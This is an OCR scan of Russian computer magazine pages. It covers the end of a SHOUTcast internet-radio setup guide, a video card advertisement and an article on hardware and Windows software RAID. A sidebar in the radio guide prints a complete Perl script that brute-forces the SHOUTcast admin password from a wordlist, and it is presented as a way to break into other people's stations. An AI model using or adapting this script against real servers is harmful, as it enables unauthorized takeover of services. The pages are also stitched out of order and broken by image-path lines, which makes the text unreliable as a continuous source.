
В поле **Address** указываем IP компа, на котором установлен сервер. Стоит отметить, что сервер и плеер могут находиться на разных машинах. Т.е., к примеру, сервер можно установить на машине с выделенкой и безлимитным трафиком, а рулить им из дома. Если обе проги установлены на одной машине, то оставь в этом поле запись по умолчанию (localhost).

Port – помнишь порт, который ты указывал при настройке сервера? Впиши сюда то же значение.

Automatic Reconnection on Connection Failure – отметив эту опцию, ты добьешься того, что связь с сервером будет автоматически восстанавливаться после дисконнекта.

Reconnection TimeOut – величина задержки перед следующей попыткой связи с сервером. Оставь как есть.

Справился? Теперь кликаем по кнопке с надписью Yellow Pages и задумчиво чешем репу, стимулируя воображение. Дело в том, что сейчас плагин предлагает нам вписать различную инфу о станции, а именно: ее название (поле Description), адрес станции (URL), канал станции на просторах IRC, жанр, в котором идет вещание (Genre), аську или AIM диджея.



Кто сказал, что скромность украшает?

В нижней части ты можешь активировать отображение информации о песне из тегов файла, отметив галочкой чекбокс Enable Title Updates, а также решить – публиковать ли инфу о твоей станции в инете. С этим я бы не торопился. При вещании в локалке опцию Make this server public можно вообще не трогать. А при интернет-вещании, перед тем как отметить эту опцию, следует еще раз подсчитать, сколько пользователей и при каком битрейте ты сможешь потянуть, и настроить свой софт соответствующим образом.


На вкладке **Encoder** ты указываешь битрейт, с которым будет вестись вещание, и режим (моно/стерео). Можно заранее задать до пяти различных условий трансляции, после чего переключаться между ними в зависимости от числа пользователей и скорости соединения.

Вкладка **Input** предлагает тебе выбрать источник вещания (Input Device). Если кроме музыки в эфире ничего не пойдет – смело выставляй WinAmp (Reccomended). Если же ты будешь работать в эфире с микрофоном или подавать звук из других источников, то твой выбор – Soundcard Input.

РЕСУРСЫ НА ПРОСТОРАХ WWW

В Сети можно найти все, что хочешь. Эта подборка сайтов — лишнее тому подтверждение.

- **www.russianseattle.com/radio_r.htm** — крупнейший каталог
- **www.etop.ru/catalog/28013.html** — огромное количество ссылок на радиоресурсы в Сети, в том числе и на радиокаталоги
- **http://guzei.com/live/radio** — крупный каталог русских радиоресурсов. Есть возможность добавления собственной радиостанции



Вы слышите только мой голос...

Давай разберемся, что тут и как.

Open Mixer – нажав на эту кнопку, ты вызовешь стандартный системный микшер.

Push to Talk – эта кнопка нужна для того, чтобы, не прерывая звучания музыкальной композиции, вывести голос с микрофона в эфир.

Lock – эта кнопка включает залипание клавиши Push to talk.

Music Level – ползунок, задающий уровень громкости воспроизведения основной фонограммы.

BG Music Level – уровень громкости фоновой музыки при речевом эфире.

Mic Level – уровень громкости микрофона.


Fade Time – скорость снижения/нарастания уровня громкости во время перехода из режима в режим.

На деле все происходит следующим образом: у тебя появилась светлая мысль, которую ты хочешь донести до слушателей, поэтому нажимаешь кнопку Push to talk. В это время громкость звучащей музыки понижается до установленного уровня (параметр BG Music Level) с одновременным повышением уровня громкости микрофона (параметр Mic Level). После того как мысль высказана и кнопка Push to talk отпущена, произойдет обратный эффект.

На этом настройку плагина можно считать законченной. Возвращаемся на закладку OutPut и кликаем по Connect. Не работает? А, тогда запусти SHOUTcast Server и кликни Connect еще раз :). Побежали байтики? Могу тебя поздравить – теперь ты радио-DJ!


РАЗ-РАЗ, ПРОВЕРКА!

Проверить работоспособность своего радиосервера легко. Для этого достаточно набрать в браузере адрес компа, на котором он установлен. Вид запроса выглядит так: http://ip-адрес:порт (для примера: http://127.0.0.1:8000). На открывшейся странице ты увидишь информацию, которая была занесена в настройки DSP плагина.



По крайней мере, страничку наш сервер выдает!

Так, а как быть слушателям? Им для доступа к радиоволнам необходимо лишь войти в меню плеера Add URL (будь то WinAmp или, допустим, Windows Media Player) и ввести все то же – http://ip-адрес:порт. Видишь, как все просто. После этого остается лишь составить музыкальную программу, сообщить друзьям адрес SHOUTcast-сервера, вывесить в локалке объяву, взять в руки микрофон и выйти в эфир.
Брутфорс реализован на Перле. Его алгоритм прост, как все гениальное: он коннектится к серверу и тихонечко и незаметно начинает подбирать пароль. Если один из паролей, записанных у тебя в wordlist.txt, подойдет, программа выведет его на экран и закончит свою работу.



Web-интерфейс SHOUTcast-сервера

Самое забавное, что User name админа всегда admin. Поэтому, мой тебе совет, когда будешь вешать пароль на собственную радиостанцию – подумай над ним хорошенько.

ЗАКЛЮЧЕНИЕ

Не знаю, как ты, а я остался доволен результатом. И с удовольствием бы поделился с тобой ссылкой на свое trance-творение, но я вещаю только для жителей локальной сети, где и сам обитаю. Жаль, конечно, я был бы рад видеть тебя в числе моих постоянных слушателей =). Ведь именно с помощью сетевого радио я перезнакомился в нашем районе со всеми продвинутыми людьми. Желаю тебе, как минимум, добиться такого же результата. Если будут грабли – мыло наверху. Enjoy!

Ты в эфире!

А МОЖНО ЛИ ВЗЛОМАТЬ?

Взломать можно все, так как пока в этом мире нет идеальной защиты. Да и человеческий фактор играет не последнюю роль. Но не об этом сейчас речь. Перед тобой код, который позволяет подобратьпароль к административному интерфейсу SHOUTcast-сервера.

```
#!/usr/bin/perl
#  SHOUTcast 1.9.2 (and maybe others) bruteforcer
#
use Socket;

$host = "radio.changeme.net"; # Url SHOUTcast-сервера
$port = 8000; # порт, на котором висит сервер
$word = "wordlist.txt";  # словарик для брутфорса
$check = "200 OK";

open(WRDS,"$word");

until( eof(*WRDS) ){

$pwd = readline(*WRDS);
chomp $pwd;

   $sndstr= "GET /admin.cgi?pass=";
   $sndstr.= $pwd;
   $sndstr.=" HTTP\x2f1.0\r\nUser-Agent\x3a Mozilla
4.5(Compatible)\r\n\r\n\r\n";

   socket(C, AF_INET, SOCK_STREAM, 0) || die "cant call sock-
et()!";
   connect(C, sockaddr_in( $port, inet_aton($host))) || die
"cant connect!";
   send(C, $sndstr, length($sndstr) );
   do
   {
         if ($_ =~ m/$check/i){
            print " DJs PASSWORD IS : $pwd\n";
            close(WRDS);
            exit;
         }
   } while (<C>);
}
```



Прежде чем начинать усиленно подбирать пароль с помощью брутфорса, нужно удостовериться, что вещание ведется именно с помощью SHOUTcast-сервера :). Сделать это можно, набрав в строке браузера http://ip-сервера:порт. Веб-интерфейс выдает программу с головой – его нельзя изменить, он генерируется самой программой.



Плагин shoutcast-dsp-1-8-2b не поддерживает передачу кириллических шрифтов в ID3-тегах. На сайте www.soundcoder.com в разделе "FAQ по SHOUTcast" есть ссылка на патч, позволяющий решить эту проблему. На том же сайте можно найти дополнительную информацию на тему организации потокового вещания.


• 256Мб DDR видеопамяти
• Видеовход / DVI / ТВ-выход / 2 VGA-выхода
• Технология GameFace
• Технология охлаждения Smart Cooling
• Технология защиты системы Smart Doctor II
• Технология Video Security II
• Технология Digital VCR II
• Ulead Cool 3D 2.0 + Photo Express 4.0 SE
• Программный проигрыватель ASUS DVD XP S/W player
• Power Director Pro
• Media Show
• Новейшие 3D игры в комплекте: Half Life 2, Battle Engine Aquila, Gun Metal, 6 в 1 Game Pack
ASUS Radeon 9800 XT/TD
ASUS®
www.asuscom.ru
ASUS V9950 Ultra
GeForce FX 5900 Series
• nVidia GeForce FX 5900 Ultra
• Передовая технология CineFX™ 2.0
• 256 Мб DDR видеопамяти с 256-разрядной шиной данных и интерфейсом AGP 8X
• Фирменная онлайн технология GameFace от ASUS
• Поддержка DirectX 9.0 и OpenGL 1.4
• Технология отображения информации на нескольких дисплеях nView
• Новейшие 3D игры в комплекте
ПИРИТ
Тел: (095) 974-32-10
Web: http://www.pirit.ru
OLDI
Тел: (095) 105-0700
Web: www.oldi.ru
OCS
Тел: (095) 729-5191
Web: http://www.ocs.ru
ELST
Тел: (095) 728-40-60
Web:http://www.elst.ru
JUPITER
Тел: (095) 708-22-59
Факс: (095) 708-20-94
citilink
Тел: (095) 745-2999
Web: http://www.citilink.ru
концерн БЕЛЫЙ ВЕТЕР
Тел: (095) 269-1776
Web: http://www.disti.ru
LIZARD
Тел: (095) 799-5398
Web: http://www.lizard.ru

Антон Клыга (a_kliga@tut.by)

RAID-МАССИВЫ В ТЕОРИИ И НА ПРАКТИКЕ

Слово RAID слышим все чаще и чаще, а спроси обычного пользователя, что это такое — в большинстве случаев в ответ не дождешься ничего, кроме "ну", да "э-э-э"... Если же кто скажет: "Это штука, которая благотворно влияет на скорость работы винчестеров и надежность хранения информации", — то, считай, повезло. Забавно. Дешевый RAID-контроллер сейчас можно найти почти в каждой материнке, а у нерасторопного юзера даже в мыслях нет поинтересоваться, за что же он там деньги заплатил. Зато когда ткнешь его носом, разжуешь и все по полочкам разложишь — удивляется, спрашивает озадаченно: "И как же это я раньше без этого обходился-то, а?"

КРАТКОЕ РУКОВОДСТВО ДЛЯ ПРОДВИНУТЫХ МЕЛОМАНОВ

RAID? Я ДУМАЛ, ЭТО СРЕДСТВО ОТ НАСЕКОМЫХ...

Однако давай начнем с самого начала. Итак, что же такое RAID? К счастью, мы с тобой не чайники, и знаем, что RAID – это Redundant Array of Inexpensive Disks, т.е. избыточный массив недорогих дисков. Главная фишка заключается в том, что несколько дисков можно объединить в одно устройство, называемое дисковым массивом, которое, помимо большого объема, будет обладать либо повышенной скоростью работы по сравнению с отдельным диском, либо повышенной надежностью хранения данных, либо сразу и тем и другим.

Есть несколько способов объединения дисков в массивы. Эти способы называются level'ами (уровнями) RAID. Существуют 8 сертифицированных базовых уровней (0..7) и немереная куча их комбинаций.

Благодаря незамысловатым идеям, лежащим в основе, сделать RAID уровней 0, 1, 5 и JBOD – как два байта переслать. Сегодня на это способна любая приличная ось и каждая мало-мальски продвинутая материнка.

RAID 0. Что бы ты ни думал, глядя на это название, знай, что RAID нулевого уровня, строго говоря, RAID'ом не является, так как никакой избыточности (redundant) здесь нет и в помине.

А относится он к рейдам лишь потому, что это тоже дисковый массив. Зато этот способ объединения дисков – самый быстрый из всех. В этом рейде диски работают параллельно, часть информации идет на один диск, часть – на другой. Скорость работы вырастет во столько раз, сколько винчей ты в этот рейд поставишь. Правда, во столько же раз возрастают шансы, что вся эта система сбойнет к чертовой матери. А уж если RAID 0 дохнет, то навсегда. Восстановить хранившуюся на нем инфу можно разве что высасыванием недостающих фрагментов из пальца. Хотя, если на дисках нет эксклюзивной инфы (или если просто не забывать про бэкап), то возможностью разом увеличить производительность дисковой системы вдвое-втрое, на мой взгляд, ни в коем случае не стоит пренебрегать.

В системе такой массив выглядит как обычный диск, емкость которого равна суммарному объему всех установленных винчей (если они одинаковые) или объему наименьшего винча, помноженному на общее число винчей в массиве (если диски имеют разный объем). На более вместительных дисках в




Данные расплываются по всем дискам. Ужас


этом случае останется свободное пространство, которое, увы, скорей всего, использовать не удастся. Хотя, пожалуй, мы чуть позже еще обсудим этот вопрос.

RAID 1. В рейде этого уровня одна и та же информация одновременно пишется на несколько дисков, т.е. выполняется так называемое зеркалирование, или mirroring.

Надежность такого решения велика, поскольку если один из винчестеров вдруг накроется, то на втором вся информация останется в целости и сохранности. Круто? Согласен! Одна беда – в системе такой рейд выглядит как один жесткий диск. И его объем равен объему меньшего из дисков зеркальной пары. Обидно, да? Покупаешь два диска, а работаешь, по сути, с одним. И ско-



В RAID 1 диски как близнецы



Совсем как RAID 0, только с контрольными суммами

рость работы в точности такая же, как и у одного винча (хотя теоретически может быть и больше). Впрочем, если ты работаешь с информацией, потеря которой может обойтись тебе гораздо дороже стоимости второго диска, то RAID первого уровня как раз для тебя.

RAID 5. Если ты можешь позволить себе купить как минимум три диска, советую тебе приглядеться к рейду пятого уровня. Это промежуточный вариант, при котором данные распараллеливаются и записываются сразу на несколько дисков (как в RAID 0). Но при этом на каждый диск заносится еще и дополнительная избыточная информация, которая при выходе из строя одного из винчей массива позволяет оставшимся дискам скооперироваться и восстановить данные, хранившиеся на их погибшем товарище. Короче говоря, RAID 5 является своеобразным компромиссом между скоростными характеристиками рейда нулевого уровня и надежностью первого. Скорость чтения этого рейда тем выше, чем больше винчестеров тебе удастся в него запрячь.

А вот скорость записи, из-за того что контроллеру приходится конкретно париться над расчетом корректирующих кодов, будет, возможно, даже ниже, чем у одиночного диска.

Ну, а пока ты копишь деньги на три харда, можешь развлечь себя расчетами общей емкости дискового массива в RAID 5. Формула проста: его емкость равна V*(N-1) (где N – количество дисков, а V – вместимость наименьшего).

JBOD (Just a Bunch Of Drives). А это и не уровень RAID вовсе. А так, просто объединение нескольких винчестеров таким образом, что они воспринимаются системой как один диск, но большой. Склеивать можно винчестеры разных емкостей. Ничего для повышения отказоустойчивости и производительности здесь нет. Даже не знаю, почему я об этом заговорил. Видимо потому, что JBOD поддерживают сейчас практически все RAID-контроллеры :).

И ЭТО РАБОТАЕТ? ЖЕЛЕЗНО!

Для того чтобы заиметь в своем компе RAID, нужна железяка, которая называется RAID-контроллер. Такие контроллеры продаются отдельно или встраиваются на материнки. Условно их можно разделить на три группы.

Первую паяют для использования дисков с продвинутыми интерфейсами (SCSI, FC-AL, SSA) для работы в супербыстрых и супернадежных системах. На таких контроллерах стоит собственный проц, кэш, они поддерживают многие уровни RAID и щеголяют переизбытком всевозможных функций (проверка целостности, горячее резервирование, горячая замена – из них самые необходимые). Сами по себе такие контроллеры стоят до чертиков, не говоря уже про диски.

Вторая группа RAID-контроллеров рассчитана на пользователей победнее. В основном характеристики таких контроллеров мало чем отличаются от характеристик устройств первой группы, да и стоят эти девайсы ненамного меньше. Зато работают они со значительно более дешевыми дисками (с ATA или Serial ATA интерфейсом), на чем и экономится куча бабок.

RAID-контроллеры третьей группы предназначены для тех, кому нужен рейд, но у кого нет на него денег. На таких девайсах нет ни проца, ни кэша, уровни поддерживаются лишь самые простые, а функции урезаны по самое не хочу. Такой контроллер стоит смешных денег, но несмотря на это некоторую пользу можно извлечь и из него.

ОТ ВИНТА!

Проведем эксперимент. Предположим, что на наших с тобой материнках есть RAID-контроллер, поддерживающий RAID 0 и 1. Давай прикинем, как его можно использовать.

Ну, перво-наперво, конечно, мы обзаводимся двумя одинаковыми винчами или – что вероятней – докупаем пару к тому, что уже имеется. В рейд желательно ставить жесткие диски одной марки – надежней будет. Но даже если винчи разные, ничего страшного не случится. Главное подсуетиться, чтобы винчи были одинакового объема, иначе больший диск "подрежется" по размеру меньшего. А мне лично всегда обидно, когда дисковое пространство пропадает впустую.

Что дальше? А дальше ты подключаешь винчи куда надо, заводишь машину, караулишь момент, когда будет написано, как войти в RAID Setup, жмешь заветную кнопочку, и... опа! Мы там!

Как и у всего ширпотреба, в меню твоего контроллера, скорее всего, будет представлен минимальный набор пунктов – Create RAID Set, Delete RAID Set и Rebuild. Не бог весть что, конечно, но, с другой стороны, и запутаться нельзя. Пробежимся по списку.

Создать RAID проще простого – выбираешь пункт Create, потом – тип массива (Mirroring или Striping), указываешь диски и все! Впрочем, если ты выберешь Striping (т.е. если ты сооружаешь рейд-массив нулевого уровня), тебе, возможно, придется еще указать порядок чередования винчестеров



NTSwitch
www.3dnews.ru/documents/1143/ntswitch.zip

SiSoftware Sandra 2004
www.sisoftware.net


ZD Winbench 99
www.zdnet.com


Powerquest Partition Magic, Powerquest Server Magic
www.powerquest.com

Executive Software Diskeeper
www.execsoft.co.uk

Acronis TrueImage, Acronis Partition Expert
www.acronis.ru

Специализированные средства для контроллеров доступны на сайтах компаний-изготовителей.


LSI MegaRAID SATA 150-4. RAID-контроллер не для богатых, но для зажиточных



Контроллер Sil3112A, насильно интегрированный в мамку A7N8X

(если вдруг ты всунул их больше двух) и размер блока чередования.
Не знаешь, какой размер блока поставить? Используй значение по умолчанию.

Удалить еще проще – выбираешь пункт Delete, нужный RAID Set, и недрогнувшей рукой подтверждаешь свой выбор.

Обновление чуточку посложней. Пройдемся по возможным ситуациям.

Ситуация первая: было зеркало (RAID 1), но стало тесно и ты решил поставить винчи побольше. Нет проблем! Существует два варианта действий. Первый вариант: в безопасное место сбрасываешь с рейд-массива всю инфу, удаляешь его, ставишь новые винчи, организуешь новый рейд, переписываешь сохраненную инфу обратно.


Вариант второй (продвинутый): вынимаешь из зеркала один винч, на его место вставляешь новый. Делаешь Rebuild массива с оставшегося диска. Вынимаешь второй диск, на его место ставишь другой, новый, и снова делаешь Rebuild с того диска, который поставил перед этим. Размеры партиций правишь с помощью прог для разбивки винчей. Все.

Ситуация вторая: решил поменять накопители в рейде нулевого уровня... Единственный способ это сделать – через бэкап, как при апгрейде зеркала. Поочередная замена с ребилдом, ясное дело, не покатит, так как на каждом винче хранится только часть данных.

ГОТОВИМСЯ К НЕПРИЯТНОСТЯМ

Рано или поздно винч сдохнет. На то он и винч. Действуй, сохраняя хладнокровие. Когда умирает один из винчей зеркала, достаточно просто заменить покойника новым хардом, и сделать ребилд диска, оставшегося в живых. Если отбрасывает блины какой-то из дисков чередующегося массива – меняешь винчестер и монтируешь рейд по новой.

По понятным причинам отказ RAID 0 не может пройти незамеченным, а вот об отказе одного винча в RAID 1 можно вообще никогда не узнать, особенно если и контроллер дешевенький, и комплектуется он по-настоящему тупой утилитой. Хотя нет! Если сдохнет и второй винч, правда откроется. Хотя предпринимать что-либо уже будет поздно. Да, и, кстати, совсем не факт, что данные на винчи пишутся и хранятся так, как надо. И если в случае с RAID 0 все, опять же, сразу вылезает на поверхность, то при работе с RAID 1 об этом можно узнать только после издыхания одного из винчей. То есть опять-таки тогда, когда о восстановлении инфы можно даже не заикаться. Происходит же все это безобразие потому, что дешевые контроллеры не умеют делать проверку целостности – применительно к RAID 1 это значит сравнивать содержимое винчей зеркальной пары. Поэтому мой тебе совет – не провоцируй свои дисковые массивы на суицид. Не вынимай хард из рейд-массива первого уровня и не ходи с ним к другу. Ну, если уж сделал так, то, вернув на место, обязательно делай ребилд с нужного диска. И если у тебя продвинутый контроллер, умеющий делать consistency check (проверку целостности), то регулярно пользуйся этой функцией.



GUI куда приятней будет

Кстати, конфигурировать рейд можно, не только колупаясь в неудобном биосе, но и с помощью приятных GUI'евин, входящих в комплект контроллера. Например, контроллеры на Silicon Image Sil3112A комплектуются конфигом SATALink, позволяющим настроить и винчи, и рейд.

WIN НА ВЫДУМКИ ХИТРА

Желание пользоваться всякими продвинутыми технологиями в нас мирно сосуществует с яростным нежеланием за это платить. Именно поэтому появилось море девайсов, где микруха, отвечающая за характерную функцию, заменена софтом. Но мы не жалуемся, а с радостью заюзываем подобные... эмуляции. Возьмем, к примеру, программные RAID-массивы. Возможности для их создания есть и в специфически ориентированной Netware, и в не слишком широко распространенном Linux'е, и во всячески унижаемых окнах, основанных на коде NT (NT4.0/2000/XP).

Само собой, программные RAID-массивы имеют целый ряд недостатков. Во-первых, программный рейд очень сильно зависит от операционной системы, ее стабильности. В случае падения оси, данные с массивов всех уровней RAID, кроме первого, скорее всего, восстановить не удастся. Во-вторых, как ты догадываешься, выполнение программ лежит на плечах процессора, и это означает, что программный рейд будет кушать некоторую часть процессорных ресурсов, а его производительность будет зависеть от текущей загрузки процессора. При этом производительность системы в свою очередь будет зависеть и от нагрузки на RAID. В-третьих, даже при работе в RAID 1 могут возникнуть сложности. К примеру, при отказе ведущего диска без правки boot.ini загрузиться тебе не удастся.

Честно говоря, раньше я думал, что основное преимущество программной организации рейда – цена, а точнее, ее отсутствие. Но после сравнительного тестирования я понял, что это все же не единственная положительная сторона такого подхода. Впрочем, прежде чем переходить к тестированию, стоит, пожалуй, взглянуть на то, что мы будем тестить.


Я ЕГО СЛЕПИЛА ИЗ ТОГО, ЧТО БЫЛО...

Я уже упоминал, что средство построения программного рейда встроено в Windows 2000/XP. Как пользователи мелких и мягких мы можем в любой момент сделать себе RAID 0, 1, 5 или JBOD, не потратив ни одного честно заработанного рубля.

Однако объясняю по пунктам: все начинается с подключения дисков к компьютеру, его включения и ожидания загрузки окон. Полюбоваться на новые устройства можно в Панель управления -> Администрирование -> Управление компьютером -> Управление дисками. После этого ты должен выбрать нужные диски и преобразовать их в динамические. Сделать это необходимо, поскольку интересующие нас софтверные рейды являются динамическими томами, а последние, в свою очередь, могут быть созданы лишь на динамических дисках.

Теперь можно творить. Динамические тома (созданные с помощью ее, Windows, собственного средства управления дисками) – это и есть нужные нам программные рейд-массивы. Определившись, чего бы ты хотел иметь, заходишь в меню Действие -> Все задачи и выбираешь создание тома. Запустится мастер, который проведет тебя за ручку через весь несложный процесс. От тебя потребуется указать тип тома (составной (JBOD), чередующийся (RAID 0), зеркальный (RAID 1), RAID 5), диски, на которых он будет создан, его метку и выбрать метод представления тома в системе. Да, форматирование лучше выбирай быстрое, иначе засидишься до утра. Дельце сделано? RAID-массив готов? Пользуйся!

Размеры динамических томов можно легко изменять (Действие -> Все задачи -> Расширить том). К тому же софтверные массивы гораздо удобнее аппаратных в плане распределения объема. Можно отвести под создание томов с избыточностью лишь часть пространства, а остальное использовать под другие нужды, создавая тома других видов. Здесь не может быть ситуации с потерей части диска при использовании винчестеров разного объема, как при аппаратном рейде, так как на оставшемся "лишним" куске свободного пространства можно запросто организовать еще один том.


Мастер, надеюсь, хоть ты знаешь, что я делаю!

Для удаления динамического тома все в том же меню Действие -> Все задачи нужно выбрать Удаление тома и начхать на предупреждение о возможных потерях инфы (если тебе и в самом деле на это начхать). Кстати, убрать можно не только том, но и зеркало от какого-то тома, лишив его тем самым устойчивости к отказам (команда Разделить зеркальный набор).

